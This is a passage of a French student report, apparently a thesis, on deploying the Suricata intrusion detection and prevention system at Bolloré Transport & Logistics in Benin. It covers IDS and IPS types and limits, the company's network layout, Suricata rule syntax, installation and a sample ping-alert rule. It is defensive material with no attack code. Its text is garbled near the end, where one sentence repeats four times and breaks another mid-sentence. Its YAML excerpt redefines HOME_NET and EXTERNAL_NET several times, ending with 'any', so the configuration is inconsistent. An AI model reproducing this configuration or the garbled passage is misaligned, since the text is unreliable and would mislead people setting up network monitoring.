Ces limites s'appliquent aux techniques de détection comme par exemple, celles de détection d'anomalie. Nous avons :

- **Consommation de ressources** : outre la taille des fichiers de logs (de l'ordre du gigaoctet(Go)), la détection d'intrusion est excessivement gourmande en ressources . En effet un système NIDS doit générer des journaux de comptes-rendus d'activité anormale ou douteuse sur le réseau .
- **Perte de paquets (limitation des performances)** : les vitesses de transmission sont parfois telles qu'elles dépassent largement la vitesse d'écriture des disques durs, ou même la vitesse de traitement des processeurs. Il n'est donc pas rare que des paquets ne soient pas traités par l'IDS, et que certains d'entre eux soient néanmoins reçus par la machine destinataire.
- **Vulnérabilité aux dénis de service** : un attaquant peut essayer de provoquer un déni de service au niveau du système de détection d'intrusion, ou pire au niveau du système d'exploitation de la machine supportant l'IDS. Une fois l'IDS désactivé (« hors service »), l'attaquant peut tenter tout ce qui lui convient.
- **Placement de l'IDS** : au niveau du placement de l'IDS (implémentation et design), il est intéressant de faire de la détection d'intrusion dans la zone démilitarisée (attaques contre les systèmes publics), dans le (ou les) réseau(x) privé(s) (intrusions vers ou depuis l'intérieur) et derrière le pare-feu (détection des signes parmi tout le trafic entrant et sortant). Chacun de ces positionnements a ses avantages et inconvénients. L'important est de bien identifier les ressources à protéger (risques d'affaires majeurs) et ce qui est le plus susceptible d'être attaqué. Il convient alors d'implémenter précautionneusement l'IDS (paramétrage, etc.) en fonction du placement choisi.
- **Pollution/Surcharge** : Il est aussi possible d'envoyer une quantité importante d'attaques inoffensives afin de surcharger les alertes de l'IDS, et ainsi glisser une attaque plus furtive qui aura du mal à être identifiée, si le flot d'informations généré est suffisant.
- **Contournement/Évasion** : Les IDS peuvent également être contournés ou outrepassés. Dans le cas d'une attaque par évasion, le système de détection d'intrusion rejette un paquet qui sera pourtant accepté par la destination. Il se peut, par exemple, qu'une différence de systèmes d'exploitation entre la machine supportant l'IDS et la machine surveillée fasse que certains paquets rejetés par le système de détection d'intrusion soient acceptés par la destination (comme des paquets UDP avec une somme de contrôle erronée, rejetés par la plupart des systèmes d'exploitation sauf les plus anciens).
- **Temps de détection** : Le temps de détection est un élément capital pour un IDS : la détection des intrusions se fait-elle en temps réel ou nécessite-t-elle un délai ? Quel délai (quelques jours...) ?. L'expérience montre qu'il faut habituellement un certain laps de temps afin de déceler ou de reconstituer une attaque (temps d'analyse, de réaction...).

2.3.2 Les différents types de Système de Prévention d'Intrusion

Les IPS ont pour fonction principale d'empêcher toute activité suspecte détectée au sein d'un système, ils sont capables de prévenir une attaque avant qu'elle atteigne sa destination. Il existe trois (03) types d'IPS. On distingue :

- **HIPS (*Host-based Intrusion Prevention System*)** : ce sont des IPS permettant de surveiller le poste de travail à travers différentes techniques, ils surveillent les processus, les drivers, les fichiers *dll* etc. En cas de détection de processus suspect, le HIPS peut le tuer pour mettre fin à ses agissements. Les HIPS peuvent donc protéger des attaques de buffer overflow.
- **NIPS (*Network Intrusion Prevention System*)** : ce sont des IPS permettant de surveiller le trafic réseau, ils peuvent prendre des mesures telles que terminer une session TCP. Une déclinaison en WIPS (*wireless intrusion prevention system*) est parfois utilisée pour évoquer la protection des réseaux sans-fil.
- **KIPS (*Kernel Intrusion Prevention System*)** : ils permettent de détecter toutes tentatives d'intrusion au niveau du noyau, mais ils sont moins utilisés.

| Types d'IPS | Avantages | Inconvénients |
|-------------|--|---|
| HIPS | - Protège les systèmes des comportements dangereux et pas seulement du trafic. | - Coût d'exploitation ; - Problèmes d'interopérabilité (capacité de plusieurs systèmes) ; - Problèmes lors de mise à jour de système. |
| NIPS | - Protection active. | - Point sensible du réseau ; - Faux positifs (risque de blocage de trafic légitime). |
| KIPS | - détecter toute tentative d'intrusion au niveau du noyau | - interdire l'OS d'exécuter un appel système qui ouvrirait un Shell de commandes. |

TABLE 2.3 – Avantages et inconvénients des différents IPS

2.3.2.1 Avantages, Inconvénients et Limites des IPS

- **Avantages :**
Les IPS ont la capacité de bloquer immédiatement les attaques et comportent plusieurs outils pour empêcher les attaquants d'accéder au réseau.
- **Inconvénients :**
Les IPS peuvent bloquer tout ce qui paraît infectieux et arrête malencontreusement des applications ou des trafics légitimes. Ils laissent parfois passer certaines attaques sans les repérer.
- **Limites :**
Les principales limites et contraintes des IPS à ce jour semblent être leur mise en place délicate, leur administration rebutante, la possibilité de bloquer tout le réseau en cas de fausse alerte, ainsi que l'inexistence d'un standard actuel.

2.4 Domaines d'applications des IDS

- **Systèmes distribués :**

Les systèmes de détection et de prévention d'intrusions dans les [Systèmes distribués](#) permettent de repérer et d'empêcher l'intrusion d'un utilisateur malveillant dans un système distribué comme une grille informatique ou un réseau en nuage. [5]

- **Internet des objets :**

Avec la constante augmentation des [Réseaux de capteurs](#), leur nombre devrait approcher les 26 milliards en 2020, l'[Internet des Objets](#) représente de nombreux enjeux de sécurité, notamment dus à leur faible puissance de calcul, leur hétérogénéité, le nombre de capteurs dans le réseau ainsi que la [Topologie du réseau](#). De ce fait, les systèmes de détection d'intrusion traditionnels ne peuvent pas directement être appliqués aux réseaux de capteurs. Néanmoins, de nombreuses avancées ont été présentées au cours des années 2000-2010 pour pallier à cette problématique.[6]

2.5 Description du système informatique de Bolloré Transport & Logistics

2.5.1 Description des ressources du système informatique

Toute révision ou modification d'un système informatique doit être faite suite à une connaissance globale de l'architecture du réseau informatique. L'architecture de Bolloré Transport & Logistics est composée de trois (03) grands bâtiments que sont le Siège, Bénin Terminal et Bénirail. Nous allons nous focaliser sur l'architecture réseau du siège de Bolloré Transport & Logistics au Bénin. Concernant les activités de Bolloré Transport & Logistics, il dispose essentiellement de quatre services à s'avoir : Portuaire, ferroviaire, stockage et distribution de produits pétroliers.

2.5.1.1 Les ressources matérielles

Le siège de Bolloré Transport & Logistics dispose de plus d'une centaine de postes clients, de 04 routeurs, 09 switches, 01 [dmz](#), 01 serveur de stockage réseau [NAS](#), des câbles RJ-45, des points d'accès Internet, des imprimantes réseaux et des téléphones [VoIP](#) qui sont interconnectés par Ethernet et une sortie vers un réseau [WIFI](#) pour les utilisateurs du réseau sans fil.

2.5.1.2 Les ressources logicielles

Concernant les ressources logicielles, les postes des utilisateurs fonctionnent avec le système d'exploitation Windows et Windows 10. Les serveurs quant à eux tournent sur Windows Server. Une suite bureautique de la société Microsoft installée sur les postes clients pour faire du traitement d'informations (texte, calcul, courriel, etc.). Un système de gestion de réseau open source NetXMS destiné pour le monitoring du réseau.

2.5.2 Architecture du système informatique de Bolloré Transport & Logistics

Le réseau intranet de Bolloré Transport & Logistics est constitué des équipements d'interconnexion (routeur, switch, pare-feu et point d'accès, des imprimantes réseaux), d'un serveur OXE(OmniPCX Enterprise) de Alcatel-Lucent Enterprise pour la téléphonie par Voix IP, d'une DMZ, d'un ensemble de postes clients qui sont interconnectés par Ethernet et une sortie vers un réseau WiFi. Le réseau interne caractérisé par une topologie étoilée relie les Partenaires, Bénin Terminal, [SMTC](#).




FIGURE 2.3 – Architecture du système informatique de Bolloré Bénin

2.6 Critères et Efficacité du choix de SURICATA pour la mise en place de l'IDS

Les critères et efficacités qui on aboutit au choix de Suricata sont entres autres :

2.6.1 Critères

Nous avons choisi d'utiliser Suricata, car étant libre et gratuit, Suricata offre la capacité théorique de traiter plus de règles sur des réseaux, avec des volumes de trafic plus importants, sur le même matériel. De plus, il est très flexible en termes de création de règles pour détecter une intrusion.

2.6.2 Efficacités

L'efficacité de Suricata se détermine par :

- **Rapidité** : un système de détection d'intrusion comme Suricata exécute et propage son analyse d'une manière prompte pour une réaction rapide dans le cas d'existence d'une attaque afin de permettre à l'agent de sécurité de réagir.
- **Complétude** : Suricata a la capacité de détecter toutes sortes d'attaques.
- **Ergonomie** : Suricata dispose d'une interface graphique et une interface web sous licence GPLv3 écrite avec Django destinée à l'édition des règles Suricata nommée Scirius.
- Il est disponible pour la plupart des systèmes d'exploitation (Windows et Linux comme Ubuntu, Debian, CentOS).

2.7 Matériel et méthode utilisés

2.7.0.1 Matériel utilisé

Pour notre environnement de test, nous avons utilisé quatre machines virtuelles, l'une comportant l'IDS fonctionnant sur Kali Linux et l'autre attaquante fonctionnant aussi sur Kali Linux et deux autres machines virtuelles, l'une fonctionnant sur Windows 7 et l'autre sur Metasploitable.

2.7.0.2 Méthode utilisée

Compte tenu de l'architecture déjà en place dans l'organisation nous avons été contraints d'installer notre système de détection d'intrusion sur une autre machine. Ainsi pour la réalisation de ce projet, nous avons décidé de virtualiser l'architecture afin de déployer pleinement notre système et de le tester dans un environnement sans risque afin de ne pas exposer le système de **Bolloré Transport & Logistics**.

Conclusion

Suricata est un logiciel open source de détection d'intrusion (IDS) et de prévention d'intrusion (IPS), permettant l'inspection des Paquets en Profondeur. Suricata est un outil très intéressant dans la mise en place d'une sécurité réseau. De plus Suricata placé dans l'enceinte d'un réseau permet de détecter les failles les plus répandues qui proviennent généralement de l'intérieur de l'entreprise, et non de l'extérieur. Ce système de détection multiplateforme est en perpétuelle évolution et semble être un des meilleurs outils dans la connaissance des vulnérabilités auxquelles les entreprises sont exposées.

Solution déployée

Introduction

Dans ce dernier chapitre, nous allons effectuer un cas pratique concernant SURICATA, et voir comment installer les différents composants du NIDS ainsi que toutes les configurations nécessaires à son fonctionnement. Pour finir, nous allons tester notre configuration en simulant quelques attaques et essayer de les détecter avec Suricata.

3.1 Historique de Suricata

Suricata est un IDS/IPS développé depuis 2008 par l'Open Information Security Foundation (OISF) qui est une association à but non lucratif qui a été fondée pour porter le projet. Il appartient à la même famille d'IDS/IPS que SNORT (aussi IDS/IPS) dont il a repris le langage de signatures.

Avec un développement commencé en 2009, Suricata a une base de code récente et a pris la partie d'utiliser de nouvelles idées et de nouvelles technologies, notamment d'adresser les problématiques de performance face à l'accroissement des débits, l'accélération matérielle, le [Multithreading](#) qui fut l'axe fort du développement de Suricata.

3.2 Fonctionnement de Suricata

Suricata analyse le trafic sur une ou plusieurs interfaces réseaux en fonction de règles activées. Il génère, par défaut, un fichier [JavaScript Object Notation \(JSON\)](#).

3.3 Positionnement de Suricata

L'emplacement physique de SURICATA sur le réseau a un impact considérable sur son efficacité. Dans le cas d'une architecture classique, composée d'un Firewall et d'une DMZ, trois positions sont

généralement envisageables. Voici un schéma illustrant ces différentes positions. Dans la figure ci-dessous, on voit les différentes positions possibles de l'emplacement de SURICATA au niveau du réseau local.




FIGURE 3.1 – Réseau local ainsi que les trois positions que peut y prendre un IDS

- **Position (1)** : *[Avant le Firewall ou le routeur filtrant]* Sur cette position, l'IDS va pouvoir détecter l'ensemble des attaques frontales, provenant de l'extérieur, en amont du firewall. Ainsi, beaucoup (trop) d'alertes seront remontées ce qui rendra les logs difficilement consultables.
- **Position (2)** : *[Seul le trafic entre la DMZ et internet ou le réseau interne est analysé]* Si l'IDS est placé sur la DMZ, il détectera les attaques qui n'ont pas été filtrées par le firewall. Les logs seront ici plus clairs à consulter puisque les attaques faibles ne seront pas recensées.
- **Position (3)** : *[Sur le réseau interne]* L'IDS peut ici rendre compte des attaques internes, provenant du réseau local de l'entreprise. De plus, si des trojans ont contaminé le parc informatique (navigation peu méfiante sur internet) ils pourront être ici facilement identifiés pour être ensuite éradiqués. [7]

3.4 Les règles de Suricata

Les signatures jouent un rôle très important dans Suricata. Dans la plupart des cas, les gens utilisent des ensembles de règles existants. Une règle/signature comprend les éléments suivants :

- l'**action**, qui détermine ce qui se passe lorsque la signature correspond ;
- l'**en- tête**, définissant le protocole, les adresses IP, les ports et la direction de la règle ;
- les **options de règle**, définissant les spécificités de la règle.

Voici un exemple de règle :

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"PING détecté";sid:10000001;)
```

Dans cet exemple, le **rouge** représente l'action, le **vert** est l'en-tête et le **bleu** les options.

3.4.1 Création de règles

Les règles sont des informations enfichables qui sont utilisées pour détecter les menaces connues dans le trafic réseau. La composition d'une règle de Suricata est la suivante :

- **Action**
- **Protocol**
- **Source and destination**
- **Ports (source and destination)**
- **Direction**
- **Rule options**

Nous allons donc voir en détail chacun de ces points pour avoir la meilleure utilisation et connaissance d'une signature de SURICATA

3.4.1.1 Action

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"PING détecté";sid:10000001;)
```

Les actions valides sont :

- **alert** - générer une alerte;
- **pass** - arrêter une inspection plus poussée du paquet;
- **drop** - abandonne le paquet et génère une alerte;
- **reject** - envoyer l'erreur de nonaccès RST/ICMP à l'expéditeur du paquet correspondant;
- **rejectsrc** - identique à celle de l'action *reject*;
- **rejectdst** - envoie le paquet d'erreur RST/ICMP au destinataire du paquet correspondant;
- **rejectboth** - envoie des paquets d'erreur RST/ICMP aux deux côtés de la conversation.

En mode **IPS**, l'utilisation de l'une des actions de *reject* permet également de supprimer comme l'action *drop*.

3.4.1.2 Protocol

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"PING détecté";sid:10000001;)
```

Ce mot-clé dans une signature indique à Suricata de quel protocole il s'agit. Nous pouvons choisir entre quatre protocoles de base :

- **tcp** (pour le trafic tcp);
- **udp** (pour communication et acheminement de données, mais sans contrôle d'erreurs);
- **icmp** (pour faire transiter des messages sur les machines d'un réseau);

- **ip** (permet le transport de données à travers deux machines possédant une adresse IP et il regroupe ICMP, TCP et UDP) *il peut être remplacé par 'all' ou 'any'.*

Il existe également quelques protocoles dits de couche d'application, ou protocoles de couche 7, parmi lesquels nous pouvons choisir. Ceux-ci sont :

- HTTP
- FTP
- TLS (cela inclut SSL)
- DNS
- SSH
- SMTP
- IMAP
- Modbus (désactivé par défaut)
- DNP3 (désactivé par défaut)
- NFS
- NTP
- SNMP
- HTTP2

La disponibilité de ces protocoles dépend de l'activation ou non du protocole dans le fichier de configuration *suricata.yaml*. Ainsi, si vous avez une signature avec par exemple un protocole *http*, Suricata s'assure que la signature ne peut correspondre que si elle concerne le trafic *http*.

3.4.1.3 Source and destination

alert icmp \$HOME_NET any -> \$EXTERNAL_NET any (msg:"PING détecté";sid:10000001;)

La première partie en rouge est la source, la seconde est la destination.

Avec la **source** et la **destination**, vous spécifiez respectivement la source du trafic et la destination du trafic. Vous pouvez attribuer des adresses IP (les deux IPv4 et IPv6 sont pris en charge) et des plages IP. Ceux-ci peuvent être combinés avec des opérateurs :

| Opérateur | La description |
|-----------|--------------------------------------|
| ../.. | Plages d'adresses IP (notation CIDR) |
| ! | exception/négation |
| [., ..] | regroupement |

TABLE 3.1 – Description des différents opérateurs

Le fichier de configuration spécifie les adresses IP concernées. Ces paramètres seront utilisés à la place des variables dans vos règles. Les variables utilisées qui sont dans le fichier de configuration sont généralement **\$HOME_NET** et **\$EXTERNAL_NET**.

3.4.1.4 Ports (source and destination)

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"PING détecté";sid:10000001;)
```

La première partie en rouge est la source, la seconde est la destination.

Le trafic entre et sort par les ports. Les ports vont permettre d'optimiser les règles pour ne pas passer par tous les ports. Notez, cependant, que le port ne dicte pas quel protocole est utilisé dans la communication. Il détermine plutôt quelle application reçoit les données.

3.4.1.5 Direction

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"PING détecté";sid:10000001;)
```

La direction indique de quelle manière la signature doit correspondre. Presque toutes les signatures ont une flèche vers la droite (->). Cela signifie que seuls les paquets ayant la même direction peuvent correspondre. Cependant, il est également possible de faire correspondre une règle dans les deux sens (<>)

Il n'y a pas de sens de style « inverse », c'est-à-dire qu'il n'y a pas de (<-).

3.4.1.6 Rule options

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"PING détecté";sid:10000001;)
```

Le reste de la règle se compose d'options. Ceux-ci sont entourés de parenthèses et séparés par des points-virgules. Certaines options ont des paramètres (comme *msg*), qui sont spécifiés par le mot-clé de l'option, suivi de deux-points, suivi des paramètres. D'autres n'ont pas de paramètres et sont simplement le mot-clé (comme *nocase*).

Les options de règle ont un ordre spécifique et la modification de leur ordre changerait le sens de la règle.

NB : Les caractères « ; » et « " » ont une signification particulière dans le langage de règles Suricata et doivent être échappés lorsqu'ils sont utilisés dans une valeur d'option de règle. Par exemple :

```
msg:"Message avec point-virgule;"
```

Il est important de voir que nous pouvons indiquer nous-mêmes ce qu'il faudra observer dans le contenu d'un paquet, donc on peut définir manuellement ce que l'on veut observer dans un paquet. Pour chaque option le format est nom option :

- **msg** : affiche un message dans les alertes et journalise les paquets ;
- **sid (signature ID)** : donne à chaque signature son propre identifiant. Cet identifiant est indiqué par un nombre ;
- **rev (revision)** : représente la version de la signature ;
- **logto** : journalise le paquet dans un fichier nommé par l'utilisateur au lieu de la sortie standard ;
- **ttl** : utilisé pour vérifier une valeur de durée de vie IP spécifique dans l'en-tête d'un paquet. ;
- **tos** : teste la valeur du champ **TOS** de l'en-tête IP ;

- **id** : teste le champ **ID** de fragment de l'entête IP pour une valeur spécifiée ;
- **ipoption** : regarde les champs des options IP pour des codes spécifiques ;
- **fragbits** : teste les bits de fragmentation de l'entête IP ;
- **dsize** : teste la taille de la charge du paquet contre une valeur ;
- **flags** : teste les drapeaux TCP pour certaines valeurs ;
- **seq** : teste le champ TCP de numéro de séquence pour une valeur spécifique ;
- **ack** : teste le champ TCP d'acquittement pour une valeur spécifiée ;
- **itype** : teste le champ type ICMP contre une valeur spécifiée ;
- **icode** : teste le champ code ICMP contre une valeur spécifiée ;
- **icmp_id** : teste le champ ICMP ECHO ID contre une valeur spécifiée ;
- **icmp_seq** : teste le numéro de séquence ECHO ICMP contre une valeur spécifique ;
- **content** : recherche un motif dans la charge d'un paquet ;
- **content-list** : recherche un ensemble de motifs dans la charge d'un paquet ;
- **offset** : modifie l'option contente, fixe le décalage du début de la tentative de correspondance de motif ;
- **depth** : modifie l'option contente, fixe la profondeur maximale de recherche pour la tentative de correspondance de motif ;
- **nocase** : correspond à la procédure de chaîne de contenu sans sensibilité aux différences majuscules/minuscules ;
- **session** : affiche l'information de la couche applicative pour la session donnée ;
- **rpc** : regarde les services RPC pour des appels à des applications/procédures spécifiques ;
- **resp** : réponse active. Ferme les connexions ;
- **react** : réponse active. Bloque les sites web.

3.4.2 Mise à jour des signatures

Les mises à jour des règles de Suricata sont disponibles sur le site <http://rules.emergingthreats.net/open/suricata/emerg>. C'est un fichier compressé qui contient un bon nombre de règles de Suricata.

3.5 Installation de SURICATA

Nous avons donc installé nos machines Kali Linux sur le logiciel virtuel pour effectuer nos tests dans la suite du développement. Avant d'installer SURICATA sur la machine, il faut réaliser avant tout la mise à jour des paquets. Tout ceci s'effectuera en se connectant avec les privilèges "root".

Les commandes pour la mise à jour des paquets :

- apt-get update
- apt-get upgrade

Ensuite, il faudrait exécuter les commandes ci-après pour l'installation :

- apt-get install suricata




FIGURE 3.2 – Installation du paquet de Suricata




FIGURE 3.3 – Installation réussie

- apt-get install suricata-oinkmaster




FIGURE 3.4 – Installation de Suricata-oinkmaster

3.6 Configuration de SURICATA

SURICATA a été installé avec succès, mais il est loin d'être prêt à l'utilisation. Nous allons à présent commencer la configuration. La configuration concerne essentiellement les règles pour le mode NIDS.

Dans le fichier de configuration Suricata (*/etc/suricata/suricata.yaml*), il faudra écrire correctement

le nom de l'interface réseau qui écoutera le trafic. Nous pouvons définir quelles sont les plages d'adresses IP locales et nous activerons si nous voulons la sortie en vue simple d'une ligne.

```
# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html

# Step 1: Inform Suricata about your network

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.237.0/24]"
    HOME_NET: "[192.168.8.0/24]"
    HOME_NET: "[10.0.0.0/8]"
    HOME_NET: "[172.16.0.0/12]"
    HOME_NET: "any"
    EXTERNAL_NET: "!HOME_NET"
    EXTERNAL_NET: "any"
```

FIGURE 3.5 – Définition de l'adresse IP du réseau local

Nous avons déjà installé Oinkmaster, nous l'utiliserons pour gérer et maintenir les règles à jour. Dans notre fichier de configuration (/etc/oinkmaster.conf) nous allons donc ajouter l'URL suivante : *url = http://rules.emergingthreats.net/open/suricata/emerging.rules.tar.gz*

```
root@kali:~/home/defender# nano /etc/oinkmaster.conf
```

FIGURE 3.6 – Ouverture du fichier "oinkmaster.conf"




FIGURE 3.7 – Gestion des règles

Nous rechargeons et mettons à jour les règles en redémarrant le service :

- **systemctl restart suricata**

```
root@kali:~/home/defender# systemctl restart suricata
```

FIGURE 3.8 – Redémarrage du service

- **systemctl status suricata**

```
root@kali:~/home/defender# systemctl status suricata
suricata.service - Suricata IDS/IDP daemon
Loaded: loaded (/lib/systemd/system/suricata.service; disabled; vendor preset: disabled)
Active: active (running) since Wed 2021-06-30 11:39:23 CEST; 14s ago
Docs: man:suricata(8)
      https://suricata-ids.org/docs/
Process: 8117 ExecStart=/usr/bin/suricata -D -af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid (code=exited, status=0/SUCCESS)
Main PID: 8119 (suricata-main)
Tasks: 8 (limit: 4000)
Memory: 48.0M
CPU: 630ms
CGroup: /system.slice/suricata.service
         └─8119 /usr/bin/suricata -D -af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid

jun 30 11:39:23 CMD systemctl: Starting Suricata IDS/IDP daemon...
jun 30 11:39:23 CMD suricata[8117]: 30/6/2021 - 11:39:23 - Notice - This is Suricata version 6.0.1 RELEASE running in SYSTEM mode
jun 30 11:39:23 CMD systemctl: Started Suricata IDS/IDP daemon.
```

FIGURE 3.9 – Vérification du statut

- **suricata-oinkmaster-updater**




FIGURE 3.10 – Téléchargement des règles



FIGURE 3.11 – Téléchargement des règles (suite et fin)

Comme nous l'avons mentionné, nous pouvons créer des fichiers avec des règles (/etc/suricata/rules/essai.rules), par exemple cette première, qui détecte qu'il y a du trafic **ICMP** (du réseau extérieur au réseau local) il génère un enregistrement dans le fichier journal. Donc, s'il détecte que quelqu'un fait un **PING**, il nous le dira, on ajoute :

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Alerte!!! Test PING détecté";
sid:2100366; rev:8;)
```




FIGURE 3.12 – Ouverture du fichier "essai.rules"




FIGURE 3.13 – Règle pour la surveillance du trafic ICMP

N'oublions pas que nous devons indiquer dans le fichier de configuration Suricata (*/etc/suricata/suricata.yaml*) le nom du fichier avec les règles que nous venons de définir :




FIGURE 3.14 – Chemin d'accès aux règles

Nous redémarrons Suricata pour prendre en compte Nous allons donc à présent faire ressortir le côté IPS de Suricata, en empêchant les utilisateurs à accéder aux sites malveillants.

Nous allons donc à présent faire ressortir le côté IPS de Suricata, en empêchant les utilisateurs à accéder aux sites malveillants.

Nous allons donc à présent faire ressortir le côté IPS de Suricata, en empêchant les utilisateurs à accéder aux sites malveillants.

Nous allons donc à présent faire ressortir le côté IPS de Suricata, en empêchant les utilisateurs à accéder aux sites malveillants.

les dernières modifications apportées, avec toujours la même commande pour le redémarrage :

